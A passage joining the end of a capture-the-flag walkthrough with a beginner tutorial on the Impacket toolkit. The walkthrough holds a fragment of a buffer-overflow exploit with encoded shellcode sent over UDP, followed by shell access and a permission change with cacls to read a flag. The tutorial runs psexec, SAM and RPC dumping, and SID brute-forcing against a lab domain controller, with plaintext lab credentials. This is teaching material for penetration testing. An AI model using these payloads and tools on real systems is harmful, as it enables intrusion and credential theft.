buf += "\x5a\x32\x72\x69\x6a\x46\x61\x5a\x6e\x30\x6e\x76\x6f"
buf += "\x67\x73\x38\x34\x59\x65\x55\x44\x34\x70\x61\x69\x6f"
buf += "\x68\x55\x71\x75\x45\x70\x61\x64\x5a\x6c\x4b\x4f\x50"
buf += "\x4e\x6b\x58\x52\x55\x4a\x4c\x72\x48\x48\x70\x44\x75"
buf += "\x47\x32\x4e\x76\x6b\x4f\x38\x55\x62\x48\x62\x43\x32"
buf += "\x4d\x53\x34\x4d\x30\x73\x59\x4b\x33\x70\x57\x42\x37"
buf += "\x52\x37\x6d\x61\x39\x66\x52\x4a\x6e\x32\x61\x49\x6e"
buf += "\x76\x79\x52\x59\x6d\x61\x56\x47\x57\x4d\x74\x6c\x64"
buf += "\x4d\x6c\x49\x71\x69\x71\x54\x4d\x6e\x64\x6b\x74\x4a"
buf += "\x70\x39\x36\x4b\x50\x4d\x74\x52\x34\x6e\x70\x61\x46"
buf += "\x42\x36\x51\x46\x6e\x66\x72\x36\x70\x4e\x32\x36\x4e"
buf += "\x76\x50\x53\x30\x56\x6f\x78\x73\x49\x66\x6c\x4f\x4f"
buf += "\x52\x66\x39\x6f\x46\x75\x53\x59\x37\x70\x6e\x6e\x6e"
buf += "\x76\x4f\x56\x69\x6f\x4e\x50\x6f\x78\x79\x78\x44\x47"
buf += "\x4d\x4d\x4f\x70\x6b\x4f\x67\x65\x65\x6b\x78\x70\x54"
buf += "\x75\x65\x52\x62\x36\x50\x68\x54\x66\x32\x75\x57\x4d"
buf += "\x43\x6d\x79\x6f\x5a\x35\x4d\x6c\x7a\x66\x73\x4c\x7a"
buf += "\x6a\x45\x30\x39\x6b\x59\x50\x62\x55\x7a\x65\x77\x4b"
buf += "\x50\x47\x4a\x73\x44\x32\x70\x6f\x72\x4a\x6b\x50\x72"
buf += "\x33\x4b\x4f\x69\x45\x41\x41"



# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('10.10.10.74', 9256)

fs = "\x55\x2A\x55\x6E\x58\x6E\x05\x14\x11\x6E\x2D\x13\x11\x6E\x50\x6E\x58\x43\x59\x39"
p  = "A0000000002#Main" + "\x00" + "Z"*114688 + "\x00" + "A"*10 + "\x00"
p += "A0000000002#Main" + "\x00" + "A"*57288 + "AAAAASI"*50 + "A"*(3750-46)
p += "\x62" + "A"*45
p += "\x61\x40"
p += "\x2A\x46"
p += "\x43\x55\x6E\x58\x6E\x2A\x2A\x05\x14\x11\x43\x2d\x13\x11\x43\x50\x43\x5D" + "C"*9 +
```

Now run your python script to lunch Buffer overflow attack on victim's machine.

python 36025.py

```
root@kali:~/Desktop# python 36025.py
---->{P00F}!
```


BOOooOOMM!! Here we command shell of victim's machine. Let's finish this task by grabbing both flags.



Inside **C:\Users\Alfred\Desktop** we found user.txt flag used type "filename" command for reading this file.

```
cd Desktop
type user.txt
```


Great!! We got our 1st flag successfully



Inside **C:\Users\Administrator\Desktop** I found the **root.txt** file and used type "filename" command for reading this file.

```
cd Desktop
type root.txt
```


But this file didn't open due to less permission.



With help of following cacls command, we can observe the permission and can change the file's permissions where we had granted read operate to User: Alfred for the root.txt file.

```
cacls C:\Users\Administrator\Desktop
cacls root.txt /g Alfred:r
type root.txt
```

Congratulation!! 2nd Task is also completed



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Beginner Guide to impacket Tool kit

posted in **PENETRATION TESTING** on **JUNE 17, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC). According to the Core Security Website, Impacket supports protocols like IP, TCP, UDP, ICMP, IGMP, ARP, IPv4, IPv6, SMB, MSRPC, NTLM, Kerberos, WMI, LDAP etc.

For the following practical we will require two systems,

1. A Windows Server with Domain Controller Configured
2. A Kali Linux

Here, in our lab scenario we have configured the following settings on our systems.


Windows Server Details

- Domain: SERVER
- User: Administrator
- Password: T00r
- IP Address: 192.168.1.140

Kali Linux: 192.168.1.135

Before beginning with the Impacket tools, let's do a Nmap version scan on the target windows server to get the information about the services running on the Windows Server.

```
1 nmap -sV 192.168.1.140
```



As you can see in the above screenshot, we have domain services, Kerberos Services, Netbios Services, LDAP services and Windows RPC services.

Now let's install the Impacket tools from GitHub. You can get it from here.

Firstly, clone the git, and then install the Impacket as shown in the screenshot.

```
git clone https://github.com/CoreSecurity/impacket.git
cd impacket/
python setup.py install
```

```
root@kali:~# git clone https://github.com/CoreSecurity/impacket.git
Cloning into 'impacket'...
remote: Counting objects: 13693, done.
remote: Compressing objects: 100% (55/55), done.
remote: Total 13693 (delta 30), reused 38 (delta 15), pack-reused 13623
Receiving objects: 100% (13693/13693), 4.63 MiB | 1.03 MiB/s, done.
Resolving deltas: 100% (10357/10357), done.
root@kali:~# cd impacket/
root@kali:~/impacket# python setup.py install
/usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution op
  warnings.warn(msg)
/usr/lib/python2.7/dist-packages/setuptools/dist.py:397: UserWarning: Normaliz
  normalized_version,
running install
running bdist_egg
running egg_info
creating impacket.egg-info
writing requirements to impacket.egg-info/requires.txt
writing impacket.egg-info/PKG-INFO
writing top-level names to impacket.egg-info/top_level.txt
writing dependency_links to impacket.egg-info/dependency_links.txt
writing manifest file 'impacket.egg-info/SOURCES.txt'
reading manifest file 'impacket.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
```

This will install Impacket on your Kali Linux, now after installation let's look at what different tools does Impacket have in its box.

cd impacket/examples

These are the some of the tools included in impacket, let's try some of them.

```
root@kali:~# cd impacket/examples/
root@kali:~/impacket/examples# ls
atexec.py      getST.py        mimikatz.py           ntlmrelayx.py  registry-read.py
dcomexec.py    getTGT.py       mqtt_check.py         opdump.py      reg.py
esentutl.py    GetUserSPNs.py  mssqlclient.py        ping6.py       rpcdump.py
GetADUsers.py  goldenPac.py    mssqlinstance.py      ping.py        sambaPipe.py
getArch.py     ifmap.py        netview.py            psexec.py      samrdump.py
GetNPUsers.py  karmaSMB.py     nmapAnswerMachine.py  raiseChild.py  secretsdump.py
getPac.py      lookupsid.py    ntfs-read.py          rdp_check.py   services.py
root@kali:~/impacket/examples#
```

Ping.py

Simple ICMP ping that uses the ICMP echo and echo-reply packets to check the status of a host. If the remote host is up, it should reply to the echo probe with an echo-reply packet.

./ping.py

```
root@kali:~/impacket/examples# ./ping.py
Use: ./ping.py <src ip> <dst ip>
```

Syntax: ./ping.py [Source IP] [Destination IP]

```
1 ./ping.py 192.168.1.135 192.168.1.140
```

Here we can see that we are getting the ICMP reply from 192.168.1.140 (Windows Server)

```
root@kali:~/impacket/examples# ./ping.py 192.168.1.135 192.168.1.140
Ping reply for sequence #1
Ping reply for sequence #2
Ping reply for sequence #3
Ping reply for sequence #4
Ping reply for sequence #5
```

Lookupsid.py

A Windows SID bruteforcer example through [MS-LSAT] MSRPC Interface, aiming at finding remote users/groups.


./lookupsid.py

```
root@kali:~/impacket/examples# ./lookupsid.py
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

usage: lookupsid.py [-h] [-target-ip ip address] [-port [destination port]]
                    [-domain-sids] [-hashes LMHASH:NTHASH] [-no-pass]
                    target [maxRid]

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  maxRid                max Rid to check (default 4000)

optional arguments:
  -h, --help            show this help message and exit

connection:
  -target-ip ip address
                        IP Address of the target machine. If omitted it will
                        use whatever was specified as target. This is useful
                        when target is the NetBIOS name and you cannot resolve
                        it
  -port [destination port]
                        Destination port to connect to SMB Server
  -domain-sids          Enumerate Domain SIDs (will likely forward requests to
                        the DC)

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful when proxying through
                        smbrelayx)
```

Syntax: ./lookupsid.py [[domain/] username [: password] @] [Target IP Address]

```
./lookupsid.py SERVER/Administrator: T00r@192.168.1.140
```

As you can see that the lookupsid tool had extracted the user and group information from the server



Psexec.py

It lets you execute processes on remote windows systems, copy files on remote systems, process their output and stream it back. It allows execution of remote shell commands directly with full interactive console without having to install any client software.


./psexec.py

```
root@kali:~/impacket/examples# ./psexec.py
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-debug]
                 [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                 [-dc-ip ip address] [-target-ip ip address]
                 [-port [destination port]] [-service-name service name]
                 target [command [command ...]]

PSEXEC like functionality example using RemComSvc.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  command               command (or arguments if -c is used) to execute at the
                        target (w/o path) - (default:cmd.exe)

optional arguments:
  -h, --help            show this help message and exit
  -c pathname           copy the filename for later execution, arguments are
                        passed in the command option
  -path PATH            path of the command to execute
  -file FILE            alternative RemCom binary (be sure it doesn't require
                        CRT)
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from
                        ccache file (KRB5CCNAME) based on target parameters.
                        If valid credentials cannot be found, it will use the
                        ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256
                        bits)
```

Syntax: ./psexec.py [[domain/] username [: password] @] [Target IP Address]

```
./psexec.py SERVER/Administrator: T00r@192.168.1.140
```

As you can see that we got a remote shell of the server in the given screenshot



Rpcdump.py

This script will dump the list of RPC endpoints and string bindings registered at the target.
It will also try to match them with a list of well-known endpoints.

./rpcdump.py

```
root@kali:~/impacket/examples# ./rpcdump.py
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

usage: rpcdump.py [-h] [-debug] [-target-ip ip address]
                  [-port [destination port]] [-hashes LMHASH:NTHASH]
                  target

Dumps the remote RPC enpoints information.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

optional arguments:
  -h, --help            show this help message and exit
  -debug                Turn DEBUG output ON

connection:
  -target-ip ip address
                        IP Address of the target machine. If ommited it will
                        use whatever was specified as target. This is useful
                        when target is the NetBIOS name and you cannot resolve
                        it
  -port [destination port]
                        Destination port to connect to SMB Server

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
```

Syntax: ./rpcdump.py [[domain/] username [: password] @] [Target IP Address]

```
./rpcdump.py SERVER/Administrator: T00r@192.168.1.140
```

As you can see below we have the list of RPC targets

```
root@kali:~/impacket/examples# ./rpcdump.py SERVER/Administrator:T00r@192.168.1.140
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Retrieving endpoint list from 192.168.1.140
Protocol: N/A
Provider: N/A
UUID    : 0D3E2735-CEA0-4ECC-A9E2-41A2D81AED4E v1.0
Bindings:
          ncalrpc:[actkernel]
          ncalrpc:[umpo]

Protocol: [MS-RAA]: Remote Authorization API Protocol
Provider: N/A
UUID    : 0B1C2170-5732-4E0E-8CD3-D9B16F3B84D7 v0.0 RemoteAccessCheck
Bindings:
          ncalrpc:[NETLOGON_LRPC]
          ncacn_np:\\PAVAN[\pipe\d78b9f1df8194195]
          ncacn_http:192.168.1.140[49158]
          ncalrpc:[NTDS_LPC]
          ncacn_ip_tcp:192.168.1.140[49157]
          ncacn_ip_tcp:192.168.1.140[49155]
          ncalrpc:[OLEE8C47F27A0DFF8D17F336A95D70E]
```

Samrdump.py

An application that communicates with the Security Account Manager Remote interface from the MSRPC suite. It lists system user accounts, available resource shares and other sensitive information exported through this service.

./samrdump.py

```
root@kali:~/impacket/examples# ./samrdump.py
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

usage: samrdump.py [-h] [-csv] [-debug] [-dc-ip ip address]
                   [-target-ip ip address] [-port [destination port]]
                   [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                   target

This script downloads the list of users for the target system.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

optional arguments:
  -h, --help            show this help message and exit
  -csv                  Turn CSV output
  -debug                Turn DEBUG output ON

connection:
  -dc-ip ip address     IP Address of the domain controller. If ommited it use
                        the domain part (FQDN) specified in the target
                        parameter
  -target-ip ip address
                        IP Address of the target machine. If ommited it will
                        use whatever was specified as target. This is useful
                        when target is the NetBIOS name and you cannot resolve
                        it
  -port [destination port]
                        Destination port to connect to SMB Server
```

Syntax: ./samrdump.py [[domain/] username [: password] @] [Target IP Address]

```
./samrdump.py SERVER/Administrator: T00r@192.168.1.140
```

As you can see below we have extracted SAM information form the Target Server

```
root@kali:~/impacket/examples# ./samrdump.py SERVER/Administrator:T00r@192.168.1.140
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Retrieving endpoint list from 192.168.1.140
Found domain(s):
 . SERVER
 . Builtin
[*] Looking up users in domain SERVER
Found user: Administrator, uid = 500
Found user: Guest, uid = 501
Found user: krbtgt, uid = 502
Administrator (500)/FullName:
Administrator (500)/UserComment:
Administrator (500)/PrimaryGroupId: 513
Administrator (500)/BadPasswordCount: 0
Administrator (500)/LogonCount: 9
Administrator (500)/PasswordLastSet: 2018-06-14 17:44:22
Administrator (500)/PasswordDoesNotExpire: False
Administrator (500)/AccountIsDisabled: False
Administrator (500)/ScriptPath:
Guest (501)/FullName:
Guest (501)/UserComment:
Guest (501)/PrimaryGroupId: 514
Guest (501)/BadPasswordCount: 0
Guest (501)/LogonCount: 0
Guest (501)/PasswordLastSet: <never>
Guest (501)/PasswordDoesNotExpire: True
Guest (501)/AccountIsDisabled: True
Guest (501)/ScriptPath:
krbtgt (502)/FullName:
krbtgt (502)/UserComment:
krbtgt (502)/PrimaryGroupId: 513
```

Sniff.py

Simple packet sniffer that uses the pcapy library to listen for packets in transit over the specified interface.

./sniff.py

Choose the interface using the number associated with it. And the sniffing starts.

```
root@kali:~/impacket/examples# ./sniff.py
0 - eth0
1 - any
```

```
2 - lo
3 - nflog
4 - nfqueue
5 - usbmon1
6 - usbmon2
Please select an interface: 0
Listening on eth0: net=192.168.1.0, mask=255.255.255.0, linktype=1
Ether: 00:0c:29:13:2b:86 -> 00:0c:29:60:22:42
IP DF 192.168.1.135 -> 192.168.1.140
ICMP type: ECHO code: UNKNOWN

df91 235b 0000 0000 ae1a 0b00 0000 0000    ..#[............
1011 1213 1415 1617 1819 1a1b 1c1d 1e1f    ................
2021 2223 2425 2627 2829 2a2b 2c2d 2e2f     !"#$%&'()*+,-./
3031 3233 3435 3637                        01234567

Ether: 00:0c:29:60:22:42 -> ff:ff:ff:ff:ff:ff
ARP format: ARPHRD ETHER opcode: REQUEST
0:c:29:60:22:42 -> 0:0:0:0:0:0
192.168.1.140 -> 192.168.1.135

0000 0000 0000 0000 0000 0000 0000 0000    ................
0000                                       ..

Ether: 00:0c:29:13:2b:86 -> 00:0c:29:60:22:42
ARP format: ARPHRD ETHER opcode: REPLY
0:c:29:13:2b:86 -> 0:c:29:60:22:42
192.168.1.135 -> 192.168.1.140

Ether: 00:0c:29:60:22:42 -> 00:0c:29:13:2b:86
